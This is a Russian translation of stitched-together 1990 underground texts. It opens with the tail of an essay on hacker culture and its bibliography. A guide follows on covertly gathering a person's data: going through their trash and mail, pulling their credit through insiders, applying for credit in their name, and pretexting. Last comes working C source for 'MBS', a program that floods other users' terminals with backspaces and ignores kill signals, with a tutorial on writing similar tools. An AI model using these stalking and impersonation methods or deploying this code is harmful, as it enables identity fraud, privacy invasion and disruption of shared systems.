Эта тяга не ограничена и людьми за пределами области компьютерной безопасности. Гарри ДеМайо (DeMaio89) говорит, что наше естественное стремление — делиться информацией, и что мы с подозрением относимся к организациям и людям, скрытным в этом отношении. По его словам, информацией обмениваются из «желания знать» и взаимного согласия, а не по принципу «необходимо знать». Если это так, то некоторые наши политики безопасности расходятся с тем, как люди реально работают. Питер Деннинг (DenningP89) говорит, что обмен информацией будет широко распространён в формирующихся мировых компьютерных сетях и что нам следует сосредоточиться на «иммунных системах», защищающих от ошибок в наших разработках и восстанавливающихся после ущерба.

Я начала своё исследование хакеров с вопроса: кто они и какова их культура и дискурс? Оно выявило ряд их интересов, которые определили структуру данной работы, а также ряд предложений по новым мерам. Исследование также открыло более широкий вопрос: на каких линиях противостояния в обществе находятся хакеры? Речь идёт о владении или ограничении информации в противовес её распространению — о напряжении между вековой традицией контроля над информацией как собственностью и просветительской традицией обмена и распространения информации? Речь об ограничении доступа на основе принципа «необходимо знать» — как определяет поставщик информации — в противовес принципу «желаю знать» — как определяет человек, желающий получить доступ? Речь о правоохранительных органах в противовес свободам, гарантированным Первой и Четвёртой поправками? Ответы на эти вопросы, как и на вопросы, поднятые Барлоу о природе информации и свободы слова, важны, поскольку позволяют понять, насколько хорошо служат нам наши политики и практики. Проблема — не просто хакеры против системных администраторов или правоохранителей; это куда более широкий вопрос о ценностях и практиках информационного общества.

Благодарности

Автор глубоко благодарна Питеру Деннингу, Фрэнку Дрейку, Натану Эсти, Кэти Хафнер, Брайану Харви, Стиву Липнеру, Терезе Лант, Ларри Мартину, Гордону Мейеру, Донну Паркеру, Моргану

Швирсу, Ричарду Столлману и Алексу за замечания к предыдущим версиям этой работы и полезные дискуссии; Ричарду Столлману — за то, что познакомил с хакерами; Джону Дрэперу, Джеффу Гудфеллоу, Брайану Риду, Юджину Спаффорду, Дейву, Марселю, Майку, RGB и хакерам — за полезные беседы; Ричарду Петье — за краткое изложение части его опыта в CERT. Тем не менее высказанные здесь мнения принадлежат автору и не обязательно отражают позицию упомянутых лиц или корпорации Digital Equipment Corporation.

Литература

ACM90
«Just say no,» Comm. ACM, Vol. 33, No. 5, May 1990, p. 477.

Baird87
Bruce J. Baird, Lindsay L. Baird, Jr., and Ronald P. Ranauro, «The Moral Cracker?,» Computers and Security, Vol. 6, No. 6, Dec. 1987, p. 471-478.

Barlow90
John Barlow, «Crime and Puzzlement,» June 1990, to appear in Whole Earth Review.

Corley89
Eric Corley, «The Hacking Fever,» in Pamela Kane, V.I.R.U.S. Protection, Bantam Books, New York, 1989, p. 67-72.

DeMaio89
Harry B. DeMaio, «Information Ethics, a Practical Approach,» Proc. of the 12th National Computer Security Conference, 1989, p. 630-633.

DenningP89
Peter J. Denning, «Worldnet,» American Scientist, Vol. 77, No. 5, Sept.-Oct., 1989.

DenningP90
Peter J. Denning, Computers Under Attack, ACM Press, 1990.

Dibbel90
Julian Dibbel, «Cyber Thrash,» SPIN, Vol. 5, No. 12, March 1990.

Drucker89
Peter F. Drucker, The New Realities, Harper and Row, New York, 1989.

Felsenstein86
Lee Felsenstein, «Real Hackers Don't Rob Banks,» in full report on ACM Panel on Hacking (Lee86).

Frenkel87
Karen A. Frenkel, «Brian Reid, A Graphics Tale of a Hacker Tracker,» Comm. ACM, Vol. 30, No. 10, Oct. 1987, p. 820-823.

Goldstein89
Emmanuel Goldstein, «Hackers in Jail,» 2600 Magazine, Vol. 6, No. 1, Spring 1989.

Goldstein90
Emmanuel Goldstein, «For Your Protection,» 2600 Magazine, Vol. 7, No. 1, Spring 1990.

Goodfellow83
Geoffrey S. Goodfellow, «Testimony Before the Subcommittee on Transportation, Aviation, and Materials on the Subject of Telecommunications Security and Privacy,» Sept. 26, 1983.

Hafner90
Katie Hafner, «Morris Code,» The New Republic, Feb. 16, 1990, p. 15-16.

Harpers90
«Is Computer Hacking a Crime?» Harper's, March 1990, p. 45-57.

Harvey86
Brian Harvey, «Computer Hacking and Ethics,» in full report on ACM Panel on Hacking (Lee86).

HollingerLanza-Kaduce88
Richard C. Hollinger and Lonn Lanza-Kaduce, «The Process of Criminalization: The Case of Computer Crime Laws,» Criminology, Vol. 26, No. 1, 1988, p. 101-126.

Huebner89
Hans Huebner, «Re: News from the KGB/Wiley Hackers,» RISKS Digest, Vol. 8, Issue 37, 1989.

Landreth89
Bill Landreth, Out of the Inner Circle, Tempus, Redmond, WA, 1989.

Lee86
John A. N. Lee, Gerald Segal, and Rosalie Stier, «Positive Alternatives: A Report on an ACM Panel on Hacking,» Comm. ACM, Vol. 29, No. 4, April 1986, p. 297-299; full report available from ACM Headquarters, New York.

Levy84
Steven Levy, Hackers, Dell, New York, 1984.

Markoff90
John Markoff, «Self-Proclaimed 'Hacker' Sends Message to Critics,» The New York Times, March 19, 1990.

Markoff90a
John Markoff, «Drive to Counter Computer Crime Aims at Invaders,» The New York Times, June 3, 1990.

Martin89
Larry Martin, «Unethical 'Computer' Behavior: Who is Responsible?,» Proc. of the 12th National Computer Security Conference, 1989.

Meyer89
Gordon R. Meyer, The Social Organization of the Computer Underground, Master's thesis, Dept. of Sociology, Northern Illinois Univ., Aug. 1989.

MeyerThomas90
Gordon Meyer and Jim Thomas, «The Baudy World of the Byte Bandit: A Postmodernist Interpretation of the Computer Underground,» Dept. of Sociology, Northern Illinois Univ., DeKalb, IL, March 1990.

Peters87
Tom Peters, Thriving on Chaos, Harper & Row, New York, Chapter VI, S-3, p. 610, 1987.

Spafford89
Eugene H. Spafford, «The Internet Worm, Crisis and Aftermath,» Comm. ACM, Vol. 32, No. 6, June 1989, p. 678-687.

Stallman84
Richard M. Stallman, Letter to ACM Forum, Comm. ACM, Vol. 27, No. 1, Jan. 1984, p. 8-9.

Stallman90
Richard M. Stallman, «Against User Interface Copyright» to appear in Comm. ACM.

Steele83
Guy L. Steele, Jr., Donald R. Woods, Raphael A. Finkel, Mark R. Crispin, Richard M. Stallman, and Geoffrey S. Goodfellow, The Hacker's Dictionary, Harper & Row, New York, 1983.

Stoll90

Clifford Stoll, The Cuckoo's Egg, Doubleday, 1990.

Thomas90
Jim Thomas, «Review of The Cuckoo's Egg,» Computer Underground Digest, Issue #1.06, April 27, 1990.

ThomasMeyer90
Jim Thomas and Gordon Meyer, «Joe McCarthy in a Leisure Suit: (Witch)Hunting for the Computer Underground,» Unpublished manuscript, Department of Sociology, Northern Illinois University, DeKalb, IL, 1990; see also the Computer Underground Digest, Vol. 1, Issue 11, June 16, 1990.

Искусство расследования

Автор: The Butler

31 октября 1990 г.

Существует множество способов получить информацию о людях. Я расскажу о некоторых следственных методах сбора сведений о тех, кого вы хотите изучить поподробнее.

Вот темы, которые я затрону:

• Проверка номеров социального страхования
• Водительские и транспортные записи
• Полицейские отчёты
• Записи ФБР
• Страховые записи
• Юридические документы
• Проверки через кредитное бюро
• Наследственные записи
• Записи о недвижимости
• Корпоративные записи
• Закон о свободе информации
• Документы государственных органов
• Карты
• Налоговые записи

Чтобы получить информацию от некоторых организаций или отдельных людей, необходимо умело «пускать пыль в глаза»! И не только голосом, но и на письме. Во многих случаях приходится направлять письменные запросы в различные государственные органы — никаким другим способом информацию не получишь. Не могу достаточно настойчиво подчеркнуть важность грамотного языка и правильной орфографии.

Чтобы получить определённую информацию о конкретном человеке, вам сначала нужно раздобыть несколько КЛЮЧЕВЫХ данных, которые упростят расследование. Полное имя человека, номер социального страхования, дата и место рождения — всё это сделает поиск легче и результативнее.

Прежде всего, в большинстве случаев вы уже знаете имя того, кого хотите расследовать. Если нет — добудьте его любым возможным способом. Во-первых, можно проследить за человеком до его дома и узнать адрес. Затем, когда его не будет дома, можно просмотреть его почту или покопаться в мусоре, чтобы установить полное имя. Заодно в мусоре можно найти и более интересные сведения: номера банковских счетов, номера кредитных карт, номер социального страхования, дату рождения, имена родственников, список совершённых междугородних звонков и т. д.

Если добраться до чужого мусора по какой-то причине невозможно, возьмите адрес и отправляйтесь в местную библиотеку — сверьтесь с директориями POLK'S и COLE'S. Они должны предоставить вам полное имя, номер телефона, адрес и сведения о том, как долго человек проживает по данному адресу.

Также можно проверить местный телефонный справочник, справочную службу, городские каталоги, почтовое отделение, списки избирателей, бывших соседей, бывших поставщиков коммунальных услуг (водоснабжение, газ, электричество, телефон, кабельное ТВ и т. д.).

Если вы знаете кого-то, кто работает в банке или в автосалоне, можно попросить его сделать проверку кредитной истории — она покажет все кредитные карты человека, а также наличие

просроченных платежей или заявок на кредиты. Если вы достаточно смелы, можно даже подать заявку на кредит, выдав себя за расследуемого человека.

Кредитное бюро также располагает службами Sentry Services, которые могут предоставлять номера социального страхования умерших, адреса почтовых абонентских ящиков и известные мошеннические сведения.

Водительское удостоверение и транспортные записи можно получить, направив письмо в Департамент доходов вашего штата, Отдел транспортных средств. Также можно запросить следующее:

Бюро контроля водителей
Для получения водительской истории укажите имя, адрес, дату рождения и, как правило, оплатите сбор в размере $1 за справку за 5 лет.

Бюро регистрации и учёта транспортных средств
Для получения информации о праве собственности (текущем и прошлом).

Бюро сдачи водительских экзаменов
Чтобы узнать результаты проверки зрения.

Бюро инспекции и регистрации грузоперевозчиков
Для проверки лицензий и регистрации грузовиков и транспортных компаний.

Отдел отзыва прав
Может подтвердить, было ли водительское удостоверение когда-либо приостановлено или аннулировано.

Можно также получить полную историю транспортного средства, направив его описание, идентификационный номер, данные о последнем зарегистрированном владельце и небольшой сбор в Департамент транспортных средств вашего штата. Лучше сначала связаться с ними, чтобы уточнить точный адрес и размер сборов. Рекомендую использовать денежный перевод и абонентский почтовый ящик — тогда вас будет сложнее отследить.

Полицейские записи

Все полицейские и пожарные отчёты являются общедоступными, если в деле не замешан муниципалитет. Как правило, в полицейском управлении можно получить всё имеющееся, включая: протоколы допросов, карты, схемы, разные отчёты и т. д.

Записи ФБР

Если человек, о котором вы наводите справки, умер, ФБР предоставит некоторые сведения при наличии полного имени, номера социального страхования, а также даты и места рождения. Обратитесь в местное отделение ФБР для уточнения деталей.

Записи о недвижимости

Офисы регистратора актов в каждом округе ведут записи о праве собственности на землю. Большинство из них не компьютеризированы, и поиск приходится вести вручную. Затем необходимо изучить микрофильмы и микрофиши с оригиналами договоров доверительного управления, актов об отказе от прав, уступок, ипотек, залогов и т. д.

Титульная компания может за плату ($80–$100) провести поиск права собственности и доли (O&E), который покажет право собственности, ипотечную информацию, сервитуты, задолженность по налогам, начисленные налоги и т. д.

Большинство окружных оценщиков предоставят адрес и стоимость любой недвижимости при запросе по имени.

Записи социального страхования

```
Social Security Administrator
Office of Central Records Operations
300 North Greene Street
Baltimore, Maryland 21201
301-965-8882
```

Записи о выплатах по инвалидности по разделам II и XVI, информация о совокупных доходах за каждый год, подробные сведения о доходах с указанием работодателя, совокупных доходов и уплаченных взносов в систему социального страхования за каждый квартал.

Приблизительный прейскурант:

Период записей	Цена
1-й год	$15,00
2–5-й годы	$2,50 с человека
6–10-й годы	$2,00 с человека
11–15-й годы	$1,50 с человека
с 16-го года	$1,00 с человека

Уточняйте актуальные цены по телефону.

Записи социального страхования являются отличным источником информации, если человек часто менял работу или трудоустроен через биржу труда профсоюза.

Если вы хотите ознакомиться с файлом заявки, направьте запрос в балтиморский офис. Оттуда файл пришлют в офис социального страхования вашего города, где вы сможете его просмотреть и решить, какие копии вам нужны.

Первые три цифры номера социального страхования указывают на штат, в котором подавалась заявка.

Номер социального страхования

Администрация социального страхования (SSA) неизменно подчёркивает, что номер SSN идентифицирует лишь конкретную запись, а карточка социального страхования лишь указывает на человека, чья запись связана с этим номером. Карточка социального страхования ни в коей мере не удостоверяет личность предъявителя. С 1946 по 1972 год на лицевой стороне карточки печаталась надпись «Не для идентификации». Однако многие игнорировали эту надпись, и она в конечном счёте была упразднена. Номер социального страхования является наиболее широко используемым и тщательно контролируемым идентификационным номером в стране, что делает его привлекательным идентификатором.

За исключением ограничений, введённых Законом о неприкосновенности частной жизни 1974 года для федеральных, ряда штатных и местных организаций, организациям, которым требуется уникальный идентификатор для ведения учётных записей, не запрещено использовать номер SSN (с согласия его владельца). Записи SSA являются конфиденциальными, и знание чужого SSN не даёт доступа к информации в файлах SSA, которая защищена законом.

Многие коммерческие предприятия использовали SSN в различных рекламных акциях. Такие действия не санкционированы SSA, однако SSA не вправе их запрещать, поскольку большинство из них не является незаконными. Вот некоторые несанкционированные применения: конкурсы с указанием SSN; услуги по розыску должников; продажа или распространение пластиковых или металлических карточек; «карманные» номера (номера на образцах карточек социального страхования в бумажниках); вводящая в заблуждение реклама; коммерческие предприятия, взимающие плату за услуги, связанные с SSN; идентификация личного имущества.

Номер социального страхования (SSN) состоит из 3 частей: XXX-XX-XXXX, — называемых Зоной (Area), Группой (Group) и Серийным номером (Serial). В большинстве случаев (из этого правила есть исключения) Зона определяется по месту ПОДАЧИ заявки на SSN (до 1972 года) или месту ПРОЖИВАНИЯ на момент подачи заявки (после 1972 года). Зоны распределены следующим образом:

```
000     не используется  387-399 WI    528-529 UT
001-003 NH               400-407 KY    530     NV
004-007 ME               408-415 TN    531-539 WA
008-009 VT               416-424 AL    540-544 OR
010-034 MA               425-428 MS    545-573 CA
035-039 RI               429-432 AR    574     AK
040-049 CT               433-439 LA    575-576 HI
050-134 NY               440-448 OK    577-579 DC
135-158 NJ               449-467 TX    580     VI (Виргинские острова)
159-211 PA               468-477 MN    581-584 PR (Пуэрто-Рико)
212-220 MD               478-485 IA    585     NM
221-222 DE               486-500 MO    586     PI (Тихоокеанские острова)*
223-231 VA               501-502 ND    587-588 MS
232-236 WV               503-504 SD    589-595 FL
237-246 NC               505-508 NE    596-599 PR (Пуэрто-Рико)
247-251 SC               509-515 KS    600-601 AZ
252-260 GA               516-517 MT    602-626 CA
261-267 FL               518-519 ID    *Гуам, Американское Самоа,
268-302 OH               520     WY     Северные Марианские острова,
303-317 IN               521-524 CO     Филиппинские острова
318-361 IL               525     NM
362-386 MI               526-527 AZ

627-699 не назначены, зарезервированы на будущее

700-728 работники железных дорог до 1963 г., затем упразднены
729-899 не назначены, зарезервированы на будущее
900-999 недействительные SSN, но использовались в программных целях
          при переводе государственной помощи пожилым, слепым и
          инвалидам под федеральное управление SSA.
```

По мере исчерпания Зон, закреплённых за конкретной местностью, из общего фонда выделяются новые. Именно поэтому некоторые штаты имеют несмежные группы Зон.

Часть SSN, обозначающая Группу, не несёт смыслового значения — она лишь позволяет определить, был ли номер присвоен. SSA ежемесячно публикует список наивысшей присвоенной группы для каждой Зоны SSN. Порядок присвоения Групп таков: нечётные числа до 10, чётные числа от 9 и выше, чётные числа до 9 (кроме 00, которое никогда не используется), нечётные числа от 10 и выше. Например, если наивысшая присвоенная группа для Зоны 999 равна 72, то номер 999-04-1234 является недействительным, поскольку чётные группы до 9 ещё не были присвоены.

Серийный номер SSN не несёт никакого смыслового значения. Серийные номера не присваиваются в строгом числовом порядке. Серийный номер 0000 никогда не присваивается.

До 1973 года карточки социального страхования с заранее напечатанными номерами выдавались каждому местному отделению SSA, которое самостоятельно присваивало номера. В 1973 году присвоение SSN было автоматизировано, а остатки карточек с предварительной нумерацией уничтожены. Теперь все SSN присваиваются компьютером из центрального офиса. В редких случаях компьютерную систему можно вынудить принять присвоение вручную — например, когда человек отказывается от номера, содержащего 666.

Буклет «Номер социального страхования» (публ. № 05-10633) содержит пояснение структуры SSN и методов присвоения и проверки номеров социального страхования.

Налоговые записи

Если вам удастся узнать, кто занимается налогами данного человека, можно попытаться получить копии с помощью умелой социальной инженерии.

Если вы хотите провести поиск налогового залога, существует служба под названием Infoquest: 1-800-777-8567, за отдельную плату. Звоните с конкретным запросом.

Записи почтовых отделений

Если у вас есть адрес человека, который уже не является актуальным, всегда стоит написать письмо начальнику почтового отделения, обслуживающего почтовый индекс разыскиваемого. Укажите имя человека и последний известный адрес и просто попросите сообщить текущий адрес. За это может взиматься плата в $1, поэтому разумнее предварительно позвонить.

Городские каталоги: Polk's, Cole's и другие

Информация в этих справочниках организована в алфавитном порядке по именам, в географическом порядке по адресам и в числовом порядке по номерам телефонов. Таким образом, достаточно любого из трёх типов данных для проведения проверки. Справочник Polk's также содержит сведения о том, является ли человек владельцем жилья или снимает его, о семейном положении, месте работы и множестве других подробностей. Впрочем, эти книги не являются единственным источником истины, поскольку основаны на данных, добровольно предоставленных физическими и юридическими лицами. Справочники издаются в общенациональном масштабе, поэтому, если вы ищете кого-то за пределами вашего района, просто позвоните в публичную библиотеку соответствующего города — там также смогут провести перекрёстную проверку.

Также можно позвонить в службу National Look Up Library, принадлежащую Cole's, по номеру 402-473-9717 — ввести номер телефона, чтобы получить имя и адрес, или ввести адрес, чтобы получить имя и телефон. Услуга доступна только подписчикам; стоимость подписки на 1991 год составляла $183,00. Подписчик получает два бесплатных запроса в день, каждый последующий стоит $1,25. Подписчик также может направить письменный запрос по адресу:

```
National Look Up Library
901 W. Bond Street
Lincoln, NE 68521-3694
```

Компания Cheshunoff & Company за плату в $75 предоставляет подробный пятилетний финансовый анализ любого банка.

```
505 Barton Springs Road
Austin, Texas 78704
512-472-2244
```

Профессиональная проверка кредитоспособности и общенациональный поиск по SSN:

```
!Solutions! Publishing Co.
8016 Plainfield Road
Cincinnati, Ohio 45236
513-891-6145
1-800-255-6643
```

Секретные руководства:

```
Consumertronics
2011 Crescent Drive
P.O. Drawer 537-X
Alamogordo, New Mexico 88310
505-434-0234
```

Федеральный информационный центр правительства расположен по адресу:

```
1520 Market Street
St. Louis, Missouri
1-800-392-7711
```

Министерство сельского хозяйства США располагает аэрофотоснимками каждого уголка Соединённых Штатов:

```
2222 West 2300 S.
P.O. Box 36010
Salt Lake City, Utah 84130
801-524-5856
```

Чтобы получить общую информацию о зарегистрированном агенте, руководстве и статусе компании, достаточно позвонить в Корпоративный отдел Секретаря штата — необходимые сведения предоставят по телефону. Вот некоторые корпоративные отделы:

```
Arkansas Corporate Division   501-371-5151
Delaware Corporate Division   302-736-3073
Georgia Corporate Division    404-656-2817
Indiana Corporate Division    317-232-6576
Kansas Corporate Division     913-296-2236
Louisiana Corporate Division  504-925-4716
Missouri Corporate Division   314-751-4936
New York Corporate Division   518-474-6200
Texas Corporate Division      512-475-3551
```

Закон о свободе информации

Закон о свободе информации (Freedom of Information Act) позволяет общественности запрашивать информацию, поданную в исполнительные органы, военные ведомства, государственные или находящиеся под государственным контролем корпорации и регуляторные агентства, или сформированную ими. Каждое такое ведомство публикует в Федеральном реестре описание своей центральной и полевой структуры, а также сведения о том, куда и как направлять запросы. Направьте письмо уполномоченному лицу, указанному в Федеральном реестре, с просьбой предоставить надлежащим образом описанные документы в соответствии с Законом о свободе информации. Обязательно соблюдайте индивидуальные правила каждого ведомства, в которых указаны сроки, место, сборы и процедуры предоставления информации. Ведомство должно ответить незамедлительно.

В книге «Как найти информацию о компаниях», изд. II, 1981, говорится: «Государственные служащие, с которыми вам придётся иметь дело, иногда становятся менее отзывчивыми, если при

первом обращении вы намекаете на Закон о свободе информации — лучше сначала запросить материалы неофициально». Хотя это, вероятно, поможет вам найти нужного человека, будьте готовы потратить не менее получаса на разговор с несколькими людьми, прежде чем найдёте того, кто сможет помочь. В книге также содержится краткое описание функций каждого государственного органа.

Если вы хотите проверить, является ли разыскиваемый вами человек ветераном, имеет ли федеральный заём VA или получает какое-либо пособие по инвалидности, воспользуйтесь Законом о свободе информации, указав SSN этого человека.

Вам выставят счёт, но можно ходатайствовать об освобождении от уплаты сбора, если запрос способствует общественному пониманию деятельности правительства. Вы также можете попросить возможность самостоятельно просмотреть файлы и затем решить, какие копии вам нужны.

Страховые записи

Записи страховщиков PIP (личная страховка от травм) — могут содержать показания, медицинские записи, имена новых врачей и больниц, данные о выплатах по инвалидности, мнения страховых инспекторов, заявления на страховое покрытие, прочую информацию по претензиям и т. д.

Записи медицинского страхования — могут содержать медицинские записи, данные о счетах, имена новых врачей и больниц, сведения о ранее существовавших заболеваниях, информацию о других несчастных случаях и травмах и т. д.

Нередко придётся обращаться в отдел претензий, отдел андеррайтинга и бухгалтерию, чтобы получить полный комплект документов, — каждый из них ведёт отдельные файлы.

Компенсация работникам

Некоторые штаты допускают простое обращение с запросом на получение записей. Достаточно подать запрос с указанием SSN и даты рождения в Департамент людских ресурсов, Отдел компенсации работникам. Там сделают ксерокопии и вышлют их вам. В других штатах для получения этих записей требуется специальное разрешение.

Вы всегда можете позвонить местному частному детективу, притворившись студентом, пишущим научную работу о методах получения личной информации о людях, — или даже порыться в его мусоре в поисках советов по розыску людей.

Надеюсь, этот материал окажется вам полезен тем или иным образом — а если нет, возможно, поможет будущая статья The Butler...

До следующего раза,

The Butler...

C UNIX: «Гадости» — Часть I

Автор: Sir Hackalot of PHAZE (20.10.1990)

Цель данного файла — поделиться небольшими программами на C для операционных систем Unix System V и/или BSD 4.3, которые, говоря языком логики, являются «гадостями». Под «гадостями» лучше понимать программы-пакости или хитроумные программы.

Однако цель этого текста — не обучить программированию на C и не объяснить, как пользоваться компилятором C в Unix-системах. Предполагается, что у читателя есть рабочие знания программирования на C в среде UNIX.

Считыватель UTMP

Прежде всего, хочу начать этот текст с публикации типового считывателя /etc/utmp. Считыватель /etc/utmp необходим для приложений, которые работают со всеми пользователями, подключёнными в данный момент.

Вот исходный код:

```
/* WhatTTY -- Generic WHO
UTMP Reader "Skeleton" : By Sir Hackalot / PhaZe

This is basically a skeleton program that is just a base for any UTMP
operations.

This is the skeleton that PhaZe(soft) uses for anything that deals
with reading the utmp file, such as MBS, SEND, VW, MME, and other
utilities.

Applications: You can use this when you need to do something to
everyone online, or when you need some sort of data from utmp, wtmp
or any file that is like utmp.
*/

#include <stdio.h>
#include <sys/types.h> /* This is the key to the whole thing */
#include <utmp.h>
#include <fcntl.h>


main()
{
        int handle;
        char *etc = "/etc/utmp";
        struct utmp user;

        handle = open(etc,O_RDONLY);

        while(read(handle,&user,sizeof(user)) != 0) {
                if (user.ut_type == USER_PROCESS)
                printf("%s is on %s\n",user.ut_name,user.ut_line);
        }
        close(handle);

/* Simple, Right? */
/* To see anything that is waiting for a login, change USER_PROCESS
to LOGIN_PROCESS */
}
```

В приведённой выше программе происходит следующее:

1. Переменной `etc` присвоено значение указателя на строку "`/etc/utmp`" — путь к файлу utmp.
2. Файл открывается в режиме «только чтение» (`O_RDONLY`).
3. Запускается цикл, который не завершается до тех пор, пока в структуру `user` не будет прочитано 0 байт, что означает конец файла.

Обратите внимание на строку:

```
if (user.ut_type == USER_PROCESS)
```

Эта строка позволяет различить пользователя и терминал, ожидающий входа в систему. Поле `ut_type` определено в `utmp.h` и имеет множество значений. Одно из них — `LOGIN_PROCESS`, означающее терминал в ожидании входа. Если вы хотите видеть все TTY, ждущие авторизации, замените `USER_PROCESS` на `LOGIN_PROCESS`. Другие типы — например, `INIT_PROCESS`. Все они описаны в `utmp.h`.

Также обратите внимание на подключение `sys/types.h`. Если не включить этот файл, в `utmp.h` и других заголовочных файлах возникнут ошибки. В `types.h` содержатся определения для других типов данных и т. д. Поэтому, если в каком-либо заголовочном файле вы столкнётесь с синтаксической ошибкой, возможно, вам нужно включить `sys/types.h`.

Эта программа — лишь скелет, хотя она и выводит, кто вошёл в систему и на каком TTY. Далее вы увидите, как этот скелет может быть использован. Я применил его для написания MBS.

MBS — вирус массового забивания клавишей Backspace

MBS, возможно, нельзя назвать вирусом в полном смысле, поскольку он не размножается. Тем не менее он «заражает» каждого пользователя, который входит в систему, при наличии подходящих условий.

Вирус MBS использует считыватель utmp для постоянного чтения файла utmp в поисках следующей жертвы. Таким образом, рано или поздно все оказываются охвачены, после чего цикл начинается заново — подхватывая тех, кто вошёл позже.

Посмотрим на исходный код:

```
#include <stdio.h>
#include <sys/types.h>
#include <utmp.h>
#include <fcntl.h>
#include <signal.h>
/*
   MBS - Mass BackSpace Virus!! v2.2 Deluxe+
   (c) 1990 - Sir Hackalot
   PhaZeSOFT Ltd.

*/

char *ent[10][100]; /* This supports 10 immune people change 10 to x for more */
int maxitem = 5; /* Should be total # of immune dudes */
int truefalse = 0;
int warn[10],bad;
char full_tty[15], text[160],  kstr[80];
FILE *to_tty, *strm;
struct utmp u;


void kmes(fmt,boo)
char *fmt;
```

```
int boo;
{
        if (boo != 0) {
                printf("MBS_KERN: ");
                printf("%s",fmt);
        }
        if (boo == 0) {
                sprintf(full_tty,"/dev/%s",u.ut_line);
                to_tty = fopen(full_tty,"w");
                fprintf(to_tty,"MBS_KERN: %s",fmt);
                fclose(to_tty);
        }
}

void initit() {  /* Initialize our little "kernel" */
        int xxx = 0;
        strcpy(ent[0],"technic");
        strcpy(ent[1],"merlin");
        strcpy(ent[2],"datawiz");
        strcpy(ent[3],"par");
        strcpy(ent[4],"Epsilon");
        while (xxx < 11) {
                warn[xxx] = 0;
                xxx++;
        }
        kmes("Kernel Started.\n",1);
}

void warnem(wcnt) /* Notify all the immune people ... */
int wcnt;
{
        if (bad == 0) { /* keep from dumping core to disk */
                if (warn[wcnt] < 2) {
                        sprintf(kstr,"%s has started a backspace virus!\n",getlo
                        kmes(kstr,0);
                        warn[wcnt]++;
                }
        }
}


int checkent(uname) /* Check for immunity */
char *uname;
{
        int cnt = 0;
        truefalse = 0; /* assume NOT immune */
        while (cnt < maxitem) {
                if (strcmp(uname,ent[cnt]) == 0) { /* if immune... */
                        truefalse = 1;
                        warn[cnt]++; /* increment warning variable */
                        warnem(cnt); /* warn him if we have not */
                }

                cnt++;
        }
        return(truefalse); /* return immunity stat. 1=immune, 0 = not */
}


/* Purpose: Instead of just ignoring the signal via SIG_IGN, we want
to intercept it, and notify use */
void sig_hand(sig)
int sig;
{
if(sig == 3) kmes("Ignoring Interrupt\n",1);
if(sig == 15) kmes("Ignoring Termination Signal\n",1);
if(sig == 4) kmes("Ignoring quit signal.\n",1);
        }

main(argc,argv)
int argc;
```

```
char *argv[];

{
        int prio,pid,isg,handle;
        char buf[80];
        char name[20],tty[20],time[20];
        initit();
        if (argc < 2) prio = 20;
        if (argc == 2) prio = atoi(argv[1]);
        if ((pid = fork()) > 0) {
        printf("Welcome to MBS 2.2 Deluxe, By Sir Hackalot [PHAZE]\n");
                printf("Another Fine PhaZeSOFT production\n");
                printf("Thanks to The DataWizard for Testing this\n");
                printf("Hello to The Conflict\n");
                sprintf(kstr,"Created Process %s (%d)\n\n",argv[0],pid);
                kmes(kstr,1);
                exit(0); /* KILL MOTHER PID, return to Shell & go background */
        }
        nice(prio);
        signal(SIGQUIT,sig_hand);
        signal(SIGINT,sig_hand);
        signal(SIGTERM,sig_hand);
        /* That makes sure you HAVE to do a -9 or -10 to kill this thing.
           Sometimes, hitting control-c will kill of background processes!
           Add this line if you want it to continue after you hangup:
           signal(SIGHUP,SIG_IGN);
doing it will have the same effect as using NOHUP to
to execute it. Get it? Nohup = no SIGHUP
*/
        while(1) {  /* "Kernel" Begins here and never ends */
                handle = open("/etc/utmp",O_RDONLY);
                while (read(handle,&u,sizeof(u)) != 0) {
                        bad = 0;
                        sprintf(full_tty,"/dev/%s",u.ut_line);
                        if (strcmp(u.ut_name,getlogin()) != 0) {

         /* Fix: Below is a line that optimizes the hosing/immune process
            It skips the utmp entry if it is not a user.  If it is, it
            checks for immunity, then comes back. This is alot faster
            and does not wear down cpu time/power */

               if (u.ut_type == USER_PROCESS) isg = checkent(u.ut_name);
               else isg = 1;
                 if (isg != 1) {
                                        if((to_tty = fopen(full_tty,"w")) == NUL
                                                bad = 1;
                                        }
                                        if (bad == 0) {
                                                fprintf (to_tty, "\b\b\b");
                                                fflush (to_tty);
                                        }
                                        fclose(to_tty);
                                }
                        }
                }
                close (handle);
        }
}
```

Постараюсь разобрать код по частям и объяснить, как он работает, чтобы вы смогли придумать что-то подобное.

Начну с функции MAIN:

```
main(argc,argv)
int argc;
char *argv[];

{
        int prio,pid,isg,handle;
        char buf[80];
```

```
        char name[20],tty[20],time[20];
        initit();
```

Очевидно, это та часть кода, которая инициализирует основные переменные. `main(argc,argv)` указана так, чтобы программа могла принимать параметры командной строки — исключительно для настройки скорости, о чём будет сказано позже. Обратите внимание на объявление переменных для параметров командной строки:

```
int argc, char *argv[];
```

`argc` — количество аргументов, включая имя самого исполняемого файла. `argv[]` хранит строки в массиве, из которых складываются переданные параметры. `argv[0]` содержит имя программы, а `argv[1]` — первый параметр, введённый в командной строке. `initit()` вызывается для настройки необходимых таблиц. Все переменные, определённые в начале программы, являются глобальными, и многие функции их используют, включая `initit()`.

```
if (argc < 2) prio = 20;
if (argc == 2) prio = atoi(argv[1]);
```

Эти две строки по сути разбирают командную строку. Программа MBS принимает только ОДИН аргумент — значение приоритета, прибавляемое к стандартному приоритету процесса. Это позволяет настроить скорость работы MBS. Если хотите сжечь процессорное время, запустите mbs следующим образом:

```
$ mbs 0
```

Это установит максимально возможный приоритет. По умолчанию приоритет MBS равен 20 — чтобы экономить процессорное время. MBS работает очень быстро, и поскольку многие Unix-системы кешируют часто используемые данные с диска, после нескольких чтений utmp он становится ещё быстрее — файл utmp будет кешироваться до тех пор, пока не изменится. Можно запустить MBS с числом от 0 до 19: чем выше число, тем «ниже» приоритет у процессора.

```
if ((pid = fork()) > 0) {
  printf("Welcome to MBS 2.2 Deluxe, By Sir Hackalot [PHAZE]\n");
  printf("Another Fine PhaZeSOFT production\n");
  sprintf(kstr,"Created Process %s (%d)\n\n",argv[0],pid);
  kmes(kstr,1);
  exit(0); /* KILL MOTHER PID, return to Shell & go background */
}
```

